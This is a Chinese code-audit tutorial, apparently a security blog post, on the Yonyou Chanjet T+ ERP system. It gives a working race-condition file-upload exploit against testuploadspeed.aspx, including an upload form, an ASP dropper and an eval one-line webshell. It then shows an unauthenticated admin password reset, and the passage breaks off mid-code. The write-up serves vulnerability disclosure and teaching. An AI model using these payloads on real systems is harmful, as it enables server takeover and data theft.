

# 代码审计入门之用友畅捷通T+代码审计

阅读量 1053174 | 评论 2 稿费 300

分享到:      

发布时间: 2019-12-19 16:00:49



## 0x00:前言

畅捷通T+是由用友软件开发的一款新型互联网企业管理软件，全面满足成长型小微企业对其灵活业务流程的管控需求，重点解决往来业务管理、订单跟踪、资金、库存等管理难题。T+结合畅捷通100多万中小企业的管理经验，采用完全B/S结构及.NET先进开发技术，通过解决中小企业管理现状的重点问题，以及对业务过程主要环节的控制与管理，提升管理水平，为企业带来更多管理价值。产品应用功能包括：采购管理、库存核算、销售管理、零售管理、促销管理、会员管理、生产管理、往来现金、固定资产、出纳管理、总账、T-UFO；主要应用于中小商贸企业、工业企业与工贸企业一体化管理。在某次安全评估过程中在内网遇到该系统。遂对该系统进行一次粗略的代码审计分析，来看看这套系统存在哪些问题。

## 0x01:前置知识

在分析代码之前我们先了解一下ASP.NET的一些基础知识和关键信息

ASP.NET 支持三种不同的开发模式：

Web Pages 单页面模式	MVC 模型-视图-控制器	Web Forms 事件驱动模式
最简单的 ASP.NET 模式。  与 PHP 和经典 ASP 相似。  内置了数据库、视频、图形、社交媒体等模板和帮助器。	MVC 将 Web 应用程序分成 3 个不同的组成部分：  模型负责数据 视图负责显示 控制器负责输入	传统的 ASP.NET 事件驱动开发模式：  带有服务器控件、服务器事件和服务器代码的网页。

Global.asax与Web.config：

Global.asax	Web.config
-------------	------------



Global.asax是一个全局文件，一个ASP.NET的应用程序文件，是从从HttpApplication基类派生的类。 响应的是应用程序级别和会话级别事件，当需要处理应用程序事件或会话事件时，可建立使用Global.asax文件。	Web.config是一个配置文件，是基于XML的文本文件。 通过配置相关节点来实现数据库连接以及身份验证等功能。  Web.config文件并不编译进dll文件中，将来有变化时，可直开Web.config文件进行编辑修改，很方便。
--	---

按执行顺序来解释一下Global.asax.cs中相应的事件处理方法的含义：

- Application\_BeginRequest：BeginRequest是在收到Request时第一个触发的事件，这个方法自然就是第一个执行的了。
- Application\_AuthenticateRequest：当安全模块已经建立了当前用户的标识后执行。
- Application\_AuthorizeRequest：当安全模块已经验证了当前用户的授权时执行。
- Application\_ResolveRequestCache：当ASP.NET完成授权事件以使缓存模块从缓存中为请求提供服务时发生，从而跳过处理程序（页面或者是WebService）的执行。这样做可以改善网站的性能，这个事件还可以用来判断正文是不是从Cache中得到的。
- Application\_AcquireRequestState：当ASP.NET获取当前请求所关联的当前状态（如Session）时执行。
- Application\_PreRequestHandlerExecute：当ASP.Net即将把请求发送到处理程序对象（页面或者是WebService）之前执行。这个时候，Session就可以用了。
- Application\_PostRequestHandlerExecute：当处理程序对象（页面或者是WebService）工作完成之后执行。
- Application\_ReleaseRequestState：在ASP.NET执行完所有请求处理程序后执行。ReleaseRequestState事件将使当前状态数据被保存。
- Application\_UpdateRequestCache：在ASP.NET执行完处理程序后，为了后续的请求而更新响应缓存时执行。
- Application\_EndRequest：同上，EndRequest是在响应Request时最后一个触发的事件，这个方法自然就是最后一个执行的了。

再附上两个无顺序的，随时都可能执行的：

- Application\_PreSendRequestHeaders：向客户端发送Http标头之前执行。
- Application\_PreSendRequestContent：向客户端发送Http正文之前执行。

预编译：

ASP.NET在将整个站点提供给用户之前，可以预编译该站点。这为用户提供了更快的响应时间，提供了在向用户显示站点之前标识编译时bug的方法，提供了避免部署源代码的方法，并提供了有效的将站点部署到成品服务器的方法。可以在网站的当前位置预编译网站，也可以预编译网站并将其部署到其他计算机。

部署时不同文件类型对应的预编译操作和输出位置：

文件类型	预编译操作	输出位置
.aspx、.ascx、.master	生成程序集和一个指向该程序集的.compiled文件。原始文件保留在原位置，作为完成请求的占位符	程序集和.compiled文件写入Bin文件夹中。页（去除内容的.aspx文件）保留在其原始位置
.asmx、.ashx	生成程序集。原始文件保留在原位置，作为完成请求的占位符	Bin文件夹
App_Code文件夹中的文件	生成一个或多个程序集（取决于Web.config设置）	Bin文件夹
未包含在App_Code文件夹中的.cs或.vb文件	与依赖于这些文件的页或资源一起编译	Bin文件夹
Bin文件夹中的现有.dll文件	按原样复制文件	Bin文件夹
资源（.resx）文件	对于App_LocalResources或App_GlobalResources文件夹中找到的.resx文件，生成一个或多个程序集以及一个区域性结构	Bin文件夹
App_Themes文件夹及子文件夹中的文件	在目标位置生成程序集并生成指向这些程序集的.compiled文件	Bin文件夹



静态文件 (.htm、.html、图形文件等)	按原样复制文件	与源中结构相同
浏览器定义文件	按原样复制文件	App_Browsers
依赖项目	将依赖项目的输出生成到程序集中	Bin文件夹
Web.config文件	按原样复制文件	与源中结构相同
Global.asax文件	编译到程序集中	Bin文件夹

.net反编译相关工具：




















- ILSPY
- DNSPY
- .Net Reflector

## 0x02:任意文件上传

从官网下载安装包后我们直接安装即可，然后到安装目录下查看源码。


 Appserver	2019/11/20 16:05	文件夹	
 Browser	2019/11/20 16:05	文件夹	
 DBServer	2016/10/17 15:58	文件夹	
 TPlusPro	2019/11/20 15:43	文件夹	
 WebServer	2019/11/20 16:06	文件夹	
 WebSite	2019/11/20 16:05	文件夹	
 login.ico	2016/10/17 15:59	图标	38 KB
 PatchBuildInfo.xml	2017/1/20 9:40	XML 文档	1 KB
 ProductBuildInfo.xml	2016/12/15 21:25	XML 文档	1 KB
 RegPrintDll.bat	2016/10/17 15:58	Windows 批处理文件	1 KB
 UnInstall.exe	2019/11/20 16:05	应用程序	135 KB
 Uninstall.ico	2016/10/17 15:58	图标	9 KB

打开WebSite目录，查看源码


名称	修改日期	类型	大小
 ST	2016/12/15 20:49	文件夹	
 Templates	2019/11/20 16:28	文件夹	
 Tool	2016/12/15 20:51	文件夹	
 TUFO	2016/12/15 20:51	文件夹	
 UA	2019/11/20 16:05	文件夹	
 UFAQD	2016/12/15 21:13	文件夹	
 UFControls	2016/12/15 20:51	文件夹	
 UserFiles	2019/11/20 16:27	文件夹	
 UserImages	2016/12/15 21:13	文件夹	
 UserImagesTemp	2019/11/20 16:28	文件夹	
 v	2016/12/15 21:11	文件夹	
 view	2016/12/15 20:51	文件夹	
 WebHelp	2016/12/15 21:25	文件夹	
 WorkFlow	2016/12/15 20:51	文件夹	
 AccountOptionValidators.config	2016/11/25 16:40	CONFIG 文件	8 KB
 bap.web.config	2016/11/25 16:40	CONFIG 文件	2 KB
 BAPFunctionMapping.config	2016/11/25 16:40	CONFIG 文件	5 KB
 cache_statistic.aspx	2016/12/15 20:59	ASPX 文件	1 KB
 ChangePassword.aspx	2016/12/15 20:59	ASPX 文件	1 KB
CheckCode.aspx	2016/12/15 20:59	ASPX 文件	1 KB
checkocx.htm	2016/11/25 16:40	Firefox HTML D...	6 KB
clientaccesspolicy.xml	2016/11/25 16:39	XML 文件	1 KB
Error.aspx	2016/12/15 20:59	ASPX 文件	1 KB
favicon.ico	2016/11/25 16:39	图标	5 KB
GLSyncService.asmx	2016/12/15 20:59	ASMX 文件	1 KB
LicenseInformation.aspx	2016/12/15 20:59	ASPX 文件	1 KB



观察到所有的aspx文件都只有1kb大小。用编辑器打开看看，寻找引用DLL位置的代码片段。



打开后发现提示我们源代码已经被预编译处理，那么我们打开bin目录寻找预编译后的DLL文件。通过ILSpy反编译dll文件



我们先从Global.asax文件入手，因为它提供了一些全局可用的方法，通过分析这些方法我们了解得到系统是如何配置安全措施。从而帮助我们快速定位到漏洞触发点。我们先来看看Application.PreRequestHandlerExecute 事件是怎么写的。因为Application.PreRequestHandlerExecute 事件是在ASP.Net即将把请求发送到处理程序对象（页面或者是WebService）之前执行。一般作用于全局，身份校验判断一般都是在其逻辑中实现。

```
84 // Token: 0x06000006 RID: 6 RVA: 0x000221C File Offset: 0x0000041C
85 protected void Application_PreRequestHandlerExecute(object sender, EventArgs e)
86 {
87     HttpApplication httpApplication = (HttpApplication)sender;
88     HttpContext context = httpApplication.Context;
89     if (context.Request != null)
90     {
91         string filePath = context.Request.FilePath;
92         bool flag = context.Request.QueryString["preload"] == "1";
93         if (!string.IsNullOrEmpty(filePath))
94         {
95             string text = filePath.ToLower();
96             if (text.EndsWith(".jpg") || text.EndsWith(".bmp") || text.EndsWith(".gif") || text.EndsWith(".png") || text.EndsWith(".js"))
97             {
98                 return;
99             }
100             if (text.EndsWith("sm/runmanage/syncache.aspx"))
101             {
102                 return;
103             }
104         }
105         string[] array = filePath.Split(new char[]
106         {
107             '/'
108         });
109         int num = array.Length - 1;
110         string a = array[num].ToLower();
111         if (flag || a == "login.aspx" || a == "changepassword.aspx" || a == "beginnerstudy.aspx" || a == "t3intro.aspx" || array[num - 1].ToLower() == "video" || a == "doplay.aspx" || a ==
112             "helpcenter.aspx" || a == "welcome.aspx" || a == "download.aspx" || a == "servicewatch.aspx" || a == "initservices.aspx" || a == "checkcode.aspx" || a == "clienttool.aspx" || a ==
113             "linktplus.aspx" || a == "licenseinformation.aspx" || a == "recoverpassword.aspx")
114         {
115             return;
116         }
117         if (a == "admin.aspx" && context.Request["from"] == "install")
118         {
119             return;
120         }
121         if (filePath.ToLower().EndsWith("sm/messagecenter/handler.aspx"))
122         {
123             return;
124         }
125         if (filePath.ToLower().EndsWith("sm/upload/testuploadspeed.aspx"))
126         {
127             return;
128         }
129         if (filePath.ToLower().EndsWith("tool/accountclear.aspx"))
130         {
131             return;
132         }
133     }
134 }
```

先是将sender转换成httpApplication对象，然后取HTTP数据流，然后判断流内容的请求是否为空。然后获取当前请求的虚拟路径。然后将 flag 置为1。

随后判断路径是否为空。

然后判断路径后缀是否在名单内。如果在名单内部就直接跳出。如下所示的页面或满足后缀的页面都直接跳出。

```
if (!string.IsNullOrEmpty(filePath))
{
    string text = filePath.ToLower();
    if (text.EndsWith(".jpg") || text.EndsWith(".bmp") || text.EndsWith(".gif") || text.EndsWith(".png") || text.EndsWith(".js"))
    {
        return;
    }
    if (text.EndsWith("sm/runmanage/syncache.aspx"))
    {
        return;
    }
}
string[] array = filePath.Split(new char[]
{
    '/'
});
int num = array.Length - 1;
string a = array[num].ToLower();
if (flag || a == "login.aspx" || a == "changepassword.aspx" || a == "beginnerstudy.aspx" || a == "t3intro.aspx" || array[num - 1].ToLower() == "video" || a == "doplay.aspx" || a ==
"helpcenter.aspx" || a == "welcome.aspx" || a == "download.aspx" || a == "servicewatch.aspx" || a == "initservices.aspx" || a == "checkcode.aspx" || a == "clienttool.aspx" || a ==
"linktplus.aspx" || a == "licenseinformation.aspx" || a == "recoverpassword.aspx")
{
    return;
}
if (a == "admin.aspx" && context.Request["from"] == "install")
{
    return;
}
if (filePath.ToLower().EndsWith("sm/messagecenter/handler.aspx"))
{
    return;
}
if (filePath.ToLower().EndsWith("sm/upload/testuploadspeed.aspx"))
{
    return;
}
if (filePath.ToLower().EndsWith("tool/accountclear.aspx"))
{
    return;
}
```

在这份所谓的名单里我观察到一个疑似存在上传功能的地址，sm/upload/testuploadspeed.aspx 从字面上不难理解这是一个测试上传速度的接口。直

觉告诉我这里存在问题。我们跟进看看代码是怎么写的。

```
32
33 // Token: 0x06000003 RID: 3 RVA: 0x00002074 File Offset: 0x00000274
34 protected void Page_Load(object sender, EventArgs e)
35 {
36     HttpFileCollection files = HttpContext.Current.Request.Files;
37     if (files.Count > 0)
38     {
39         try
40         {
41             for (int i = 0; i < files.Count; i++)
42             {
43                 HttpPostedFile httpPostedFile = base.Request.Files[i];
44                 string text = base.Request.MapPath("~/") + "\\Templates\\" + httpPostedFile.FileName.Substring(httpPostedFile.FileName.LastIndexOf("\\") + 1);
45                 httpPostedFile.SaveAs(text);
46                 File.Delete(text);
47                 base.Response.Write("Success\r\n");
48             }
49         }
50         catch (Exception ex)
51         {
52             base.Response.Write("Error\r\n" + ex.Message);
53         }
54         base.Response.End();
55     }
56 }
```

逻辑上很清晰了。取得上传数据然后直接写入Templates目录里去，且写入路径直接拼接文件名，说明写入路径可控。然后马上又调用Delete方法删除文件。看起来貌似很正常的样子，但实际上这里已经出现了严重的安全问题。首先是未限制上传文件的后缀，大概是程序员觉得上传后马上就删除了应该没啥问题。其次是写入路径可控。最后是逻辑顺序设计的不合理，当程序在服务端并发处理用户请求时就会出现问题，如果在文件上传成功后但是在删除它以前这个文件就被执行了那么会怎样呢？

我们假设攻击者上传了一个用来生成恶意shell的文件，在上传完成并删除它的间隙，攻击者通过不断地发起访问请求的方法访问了该文件，该文件就会被执行，并且在服务器上生成一个恶意shell的文件。至此，该文件的任务就已全部完成，至于后面把它删除的问题都已经不重要了，因为攻击者已经成功的在服务器中植入了一个shell文件，后续的一切就都不是问题了。

实际利用过程：

先构造一个上传，然后通过burp重复发包，线程调高一点。

构造页面如下：

```
<html>

<body>

<form action="http://192.168.216.149:8080/tplus/sm/upload/testuploadspeed.aspx" method="post" enctype="multipart/form-data">

<label for="file">Filename:</label>

<input type="file" name="file" id="file" />

<br />

<input type="submit" name="submit" value="Submit" />

</form>

</body>

</html>
```

上传包如下：



The screenshot shows the 'Intruder attack 8' window. The 'Results' tab is active, displaying a table of requests. The table has columns: Request, Payload, Status, Error, Timeout, Length, and Comment. Request 9 is highlighted. Below the table, the 'Request' and 'Response' tabs are visible, with 'Raw' selected. The raw response content is displayed, showing headers and a VBScript code block.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	269	
1	null	200	<input type="checkbox"/>	<input type="checkbox"/>	269	
2	null	200	<input type="checkbox"/>	<input type="checkbox"/>	269	
3	null	200	<input type="checkbox"/>	<input type="checkbox"/>	269	
4	null	200	<input type="checkbox"/>	<input type="checkbox"/>	269	
5	null	200	<input type="checkbox"/>	<input type="checkbox"/>	269	
6	null	200	<input type="checkbox"/>	<input type="checkbox"/>	269	
7	null	200	<input type="checkbox"/>	<input type="checkbox"/>	269	
8	null	200	<input type="checkbox"/>	<input type="checkbox"/>	269	
9	null	200	<input type="checkbox"/>	<input type="checkbox"/>	269	
10	null	200	<input type="checkbox"/>	<input type="checkbox"/>	269	
11	null	200	<input type="checkbox"/>	<input type="checkbox"/>	269	

-----20495801526689  
Content-Disposition: form-data; name="file"; filename="test.asp"  
Content-Type: application/octet-stream

```
<%  
txtcontent = request("x")  
PromotionPath = "upload.asp"  
WriteToHtml PromotionPath,txtcontent  
  
Function WriteToHtml(Fpath, Templet)  
    Dim FSO  
    Dim RCx
```

0 matches

Finished

请求包如下，X参数为我们写入的内容。

Intruder attack 10

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
052	null	200	<input type="checkbox"/>	<input type="checkbox"/>	317681	
053	null	200	<input type="checkbox"/>	<input type="checkbox"/>	317681	
054	null	200	<input type="checkbox"/>	<input type="checkbox"/>	317681	
055	null	200	<input type="checkbox"/>	<input type="checkbox"/>	317681	
056	null	200	<input type="checkbox"/>	<input type="checkbox"/>	317681	
1027	null	200	<input type="checkbox"/>	<input type="checkbox"/>	317658	
1029	null	200	<input type="checkbox"/>	<input type="checkbox"/>	317658	
1030	null	200	<input type="checkbox"/>	<input type="checkbox"/>	317658	
1031	null	200	<input type="checkbox"/>	<input type="checkbox"/>	317658	
1047	null	101	<input type="checkbox"/>	<input type="checkbox"/>	1363	
1048	null	404	<input type="checkbox"/>	<input type="checkbox"/>	1363	
1049	null	404	<input type="checkbox"/>	<input type="checkbox"/>	1363	

Request Response

Raw Params Headers Hex

```
GET /tplus/Templates/test.asp?x=%3c%25%65%76%61%6c%20%72%65%71%75%65%73%74%28%22%78%22%29%25%3e HTTP/1.1
Host: 192.168.216.149:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: ASP.NET_SessionId=pzwakbz5op03iixpcoge2us4; ASPSESSIONIDACTAACT=IIBJAOPCJILPEBMPJIEKOBNO
Connection: close
Upgrade-Insecure-Requests: 1
```

0 matches

Finished

只要速度够快，就能赶在删除文件之前生成shell

本地磁盘 (C:) \ Program Files (x86) \ Chanjet \ WebSite \ Templates

工具(T) 帮助(H)

新建文件夹

名称	修改日期	类型	大小
upload.asp	2019/12/9 17:21	ASP 文件	1 KB

upload.asp - 记事本

```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<%eval request("x")%>
```

因为整套源码都是已经预编译好的，无法使用ASPX脚本来生成shell（这里踩了很多坑），所以我们这里用的是ASP代码来生成的一句话。代码如下：



```
<%
txtcontent    = request("x")
PromotionPath = "upload.asp"
WriteToHtml PromotionPath,txtcontent
Function WriteToHtml(Fpath,Templet)
Dim FSO
Dim FCr
Set FSO = CreateObject("Scripting.FileSystemObject")
If FSO.FileExists(Fpath) Then
FSO.deleteFile Fpath
End If
Set FCr = FSO.CreateTextFile(Server.MapPath(Fpath), True)
FCr.Write(Templet)
FCr.Close
Set FCr = Nothing
Set FSO = Nothing
End Function
%>
```

由上述过程我们可以看到这种“关门打狗”的处理逻辑在并发的情况下是十分危险的，极易导致条件竞争漏洞的发生。

### 0x03:管理员密码任意重置漏洞

继续观察名单，我发现存在一个recoverpassword.aspx页面，根据命名可以看出这是一个重置密码的页面。我们跟进看看是否存在漏洞。先看Page\_Load怎么写的。这里只有一行代码，通过RegisterTypeForAjax注册类信息到前台页面。RecoverPassword就是要调用的类名，一般都是指页面地址。相当于通过前台JS调用后台方法。那么继续往下看

```
// Token: 0x06000003 RID: 3 RVA: 0x00002074 File Offset: 0x00000274
protected void Page_Load(object sender, EventArgs e)
{
    try
    {
        Utility.RegisterTypeForAjax(typeof(RecoverPassword));
    }
    catch (Exception exc)
    {
        ExceptionHandlerFactory.GetExceptionHandler(exc).Handle(this.Page);
    }
}
```

安全客 ( www.anquanke.com )

在135行-149之间的SetNewPwd函数，我们可以很明显的看出这是一个重置密码的操作请求。从逻辑上看pwdNew经过encode之后进入到RecoverSystemPassword

我们继续跟进看看。

```
135 public bool SetNewPwd(string pwdNew)
136 {
137     bool result;
138     try
139     {
140         pwdNew = this.LoginService.EncodeMD5(pwdNew);
141         pwdNew = this.LoginService.EncodeBase64(pwdNew);
142         result = this.accountService.RecoverSystemPassword(pwdNew);
143     }
144     catch (Exception ex)
145     {
146         throw ex;
147     }
148     return result;
149 }
```

安全客 ( www.anquanke.com )

这里直接就执行sql语句更新管理员密码了，并没有做其他的校验。很明显我们可以通过ajax调用SetNewPwd函数来修改管理员密码。

```

5948
5949 // Token: 0x0600009D RID: 157 RVA: 0x000BF1C File Offset: 0x000A11C
5950 public bool RecoverSystemPassword(string newpw)
5951 {
5952     DBSession dbsession = DBSessionFactory.getDBSession("UFTSystem");
5953     string sql = "UPDATE EAP_ConfigPath SET AdminPassword=' " + newpw + "' WHERE idTenant IS NULL AND User_Name=' '";
5954     int num = dbsession.executeNonQuery(sql);
5955     this.ReSetConfigPathCache();
